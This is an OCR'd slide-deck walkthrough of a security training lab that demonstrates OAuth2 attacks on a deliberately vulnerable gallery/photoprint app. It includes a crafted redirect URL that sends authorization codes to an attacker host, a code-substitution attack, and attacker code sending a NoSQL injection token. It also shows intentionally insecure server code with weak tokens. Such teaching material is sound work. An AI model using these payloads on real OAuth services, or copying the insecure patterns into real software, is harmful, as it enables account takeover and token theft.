
In this lab, we will use a very simple lab to demo and try out basic (and widespread) attacks against oauth2 implementations.

For this lab we will use the Damn Vulnerable Oauth2 Applications project, from: https://github.com/koenbuyens/Vulnerable-OAuth-2.0-Applications

The lab is already downloaded and configured for you at /home/student/ouath2 ← (Yes, it's a typo, my bad)

Run it with **sudo docker-compose up**

```
student@ubuntu:~/ouath2$ sudo docker-compose up
[sudo] password for student:
Starting mongodb ...
Starting mongodb
Starting ouath2_selenium_1 ...
Starting mongodb ... done
Starting mongoseed ...
```



Let's explain the lab idea.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)


LAB ARCHITECTURE

- In this lab, we have a photo printing service, which will print your photos.
- But it doesn't have your photos.
- Your photos are actually inside the gallery service.
- The gallery service (something like Flickr or Instagram) allows other services to integrate via Oauth2 in order to have access to user photos.
- So 3rd party apps, be it regular web apps or mobile apps or even Single page apps can all integrate as Oauth2 clients to the gallery Oauth2 provider.

Resource Owner

Client

Resource Server



User Agent

Authorization Server

LAB ATTACKS

- In this lab, we have the following attacks scenarios:
  - Insecure redirect URL:
    - Allows redirecting users to malicious websites to capture codes and tokens.
  - Insecure check for client id and secret
    - Allows exchanging legitimate app client IDs with IDs of malicious apps (to impersonate them)
  - Weak authorization codes, access tokens and refresh tokens:
    - Allows access to user resources by acquiring needed tokens.


- Other popular Oauth2 attacks not included in this lab:
  - CSRF against oauth2 flow.
  - Weak client secrets.
  - Insecurely protected client secrets.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: VISITING CLIENT AND PROVIDER


- Now let's play with the lab a bit. The photoprint app can be found at http://photoprint:3000 (inside the VM).



- This app is a classic Oauth2 Client app.

- Now try the gallery app at:
- http://gallery:3005

- Login to it using the saved username and password.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: AUTHORIZING NORMAL CLIENT APP

- If you try to print the pictures in the photoprint app, it will redirect you to gallery, then ask you to login if you're not logged in, then will show the following prompt:


- URL: http://gallery:3005/oauth/authorize?response_type=code&client_id=photoprint&redirect_uri=http://photoprint:3000/callback&scope=view_gallery

- This prompt is asking you if you would like to give photoprint access to your gallery photos. Notice the URL parts.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ATTACKER APP

- If you grant photoprint access to the gallery, photoprint will access your photos, as can be seen in the figure to the right.



- Now visit the attacker website at http://attacker:1337

- It is a **registered** oauth application (registered with gallery) but **NOT authorized** yet by you, the photo owner in the gallery app.


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ATTACKS

- The attacker website (http://attacker:1337) will launch a number of oauth2 attacks on gallery and photoprint.

- The attacks available are:
  - Unvalidated redirect URLs
  - Weak (Guessable) codes and tokens.
  - Insecure binding between access codes and client credentials.
  - Unprotected codes and tokens in DB.

- Some of these attacks are more practical than others.
- Visit http://attacker:1337 and try them out. Attack details are coming next.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ATTACKS

- **1- Unvalidated Redirect URLs**


- Using this attack, we can either redirect the victim to any website(to download malware for example). This is called **Open Redirect**.

- Or, **more maliciously**, we choose a URL that will capture the result of authorization, to steal the authorization code provided to the user.

- The sample URL to pull this attack is:

- http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http://attacker:1337/callback&scope=view_gallery&client_id=photoprint

Notice how it puts the attacker URL for code capture.



If you click the link and accept, the attacker will **obtain** your auth code!

SOLUTION: ATTACKS

- **1- Unvalidated Redirect URLs**
- This is what it looks like in the command line logs:

```
gallery        | Mongoose: users.findOne({ '$or': [ { username: 'koen' } ] }, { p
rojection: { hash: 0, salt: 0 } })
gallery        | Mongoose: clients.findOne({ clientID: 'photoprint' }, { projecti
on: {} })
gallery        | Mongoose: users.findOne({ '$or': [ { username: 'koen' } ] }, { p
rojection: { hash: 0, salt: 0 } })
gallery        | Mongoose: clients.findOne({ clientID: 'photoprint' }, { projecti
on: {} })
gallery        | Mongoose: authorizationcodes.insertOne({ _id: ObjectId("5ddf7a4b
78d37a001719519c"), clientID: 'photoprint', redirectURI: 'http://attacker:1337/c
allback', user: '581518198ede96db3b362157', code: '48260', scope: 'view_gallery'
, __v: 0 })
```

- The authorization code was generated for client photoprint but with the Attacker's URL.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ATTACKS

- **2- Insecure Binding between Auth Code and Client Credentials**

- In the previous attack, we obtained an authorization code through a Redirect attack.

- But, this code is not enough! We can't exchange it with an access token because we don't know photoprint's client secret.

- What if we can use this auth code (which was issued to photoprint) with attacker's client id & secret?

- It would give the attacker **access** to the user's data! Try it now

Exchange authorization code with other credentials

Authorization Code: 48260

Client ID: maliciousclient

Client Secret: ••••••

Submit

This attack uses a previously obtained auth code from photoprint
(You can substitute your own too from the previous step)

Authorization Code

I exchanged 48260 with maliciousclient and secret for the following 62628.

511

Bingo! The gallery app gave us access!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ATTACKS

- **2- Insecure Binding between Auth Code and Client Credentials**

- This is what it looks like in the logs:

```
, __v: 0 })
gallery        | Mongoose: clients.findOne({ clientID: 'maliciousclient' }, { pro
jection: {} })
gallery        | Authorization Code: 48260
gallery        | Mongoose: authorizationcodes.findOne({ code: '48260' }, { projec
tion: {} })
gallery        | Access Token: 62628
gallery        | Mongoose: accesstokens.insertOne({ _id: ObjectId("5ddf7a6d78d37a
001719519d"), clientID: 'photoprint', user: '581518198ede96db3b362157', token: '
62628', scope: 'view_gallery', created_at: new Date("Thu, 28 Nov 2019 07:42:37 G
MT"), expires_in: 3600, __v: 0 })
gallery        | ensuredloggedin
gallery        | 62628
gallery        | Mongoose: accesstokens.findOne({ token: '62628' }, { projection:
 {} })
gallery        | TOKEN: {"_id":"5ddf7a6d78d37a001719519d","clientID":"photoprint"
,"user":"581518198ede96db3b362157","token":"62628","scope":"view_gallery","creat
ed_at":"2019-11-28T07:42:37.909Z","expires_in":3600,"__v":0}
gallery        | Mongoose: users.findOne({ _id: ObjectId("581518198ede96db3b36215
7") }, { projection: { hash: 0, salt: 0 } })
gallery        | Mongoose: users.findOne({ username: 'koen' }, { projection: { ha
sh: 0, salt: 0 } })
gallery        | Mongoose: images.find({ userid: '581518198ede96db3b362157' }, {
projection: {} })
```

- The authorization code was accepted with the attacker's client id (It was not bound to photoprint).
- Then an access token was generated and packaged with the user id and returned to the attacker.
- After that, the attacker will use the access token to access the user's images.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ATTACKS


- **3- Unprotected Oauth secrets and tokens in DB**

- If you think about it, access tokens, refresh tokens and client secrets are as sensitive as passwords.

- If they get exposed or leaked, attackers can use them to obtain access to user accounts on Oauth enabled backends.

- Attacks like SQL injection (Or NoSQL injection) are a favorite method for attackers.

In 2018, Facebook reset 90 million Access tokens due to an oauth leak



SOLUTION: ATTACKS

Copyright © 2021 Mohammed Aldoub (Voulnet)

- **3- Unprotected Oauth secrets and tokens in DB**

- There is a MongoDB injection attack in gallery.

- The attacker app has an exploit for it. Try it. It will leak out the tokens from inside the DB.

- The refresh tokens can be used to obtain fresh new access tokens indefinitely. They are very sensitive tokens.

- Let's check the code to study the injection vector.

Hash Tokens

Obtain tokens from a database via a NoSQL injection. here

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ATTACKS

- 3- Unprotected Oauth secrets and tokens in DB

```
app.get('/hashtokens', async function(req, res){
  options = {
    'method':'post',
    'headers':{
      'content-type': 'application/x-www-form-urlencoded',
      'Authorization': 'Basic cGhvdG9wcmludDpzZWNyZXQ=',
    },
    'url':gallery.oauth.auth.tokenHost + gallery.oauth.auth.tokenPath,
    'body':'grant_type=refresh_token&refresh_token=this.token'
  };
  try {
    response = await makeRequest(options);
```

This is the attacker code making the MongoDB injection request.
It send a refresh token of value "this.token"

```
function exchangerefreshtoken(client, mytoken, scope, done) {
  // insecure: logs refresh tokens
  console.log('Refresh Token: ' + mytoken);
  // insecure: not a strong access token
  let accesstoken = Math.floor(Math.random() * (100000-1) +1) + '';
  // RefreshToken.findOne({token: mytoken},
  //   function(err, reftoken) {
  // insecure: artificial way to get nosql injection
  const MongoClient = require('mongodb').MongoClient;
  let query = '{"$where": "function() { return this.token == '+mytoken +'; }"}'
  MongoClient.connect(config.mongodb.url, config.mongodb.options, function(err,
db) {
```

This is the gallery code where the injection happens. Notice how it checks for this.token == <token from request>

If we supply the token as this.token, we have the following check:
this.token == this.token
Which always is true, returning all refresh tokens!

SOLUTION: ATTACKS

- **4- Weak and Guessable secrets and tokens**
- Although not standard in most Oauth libraries, the gallery app uses very easy to guess tokens and codes.
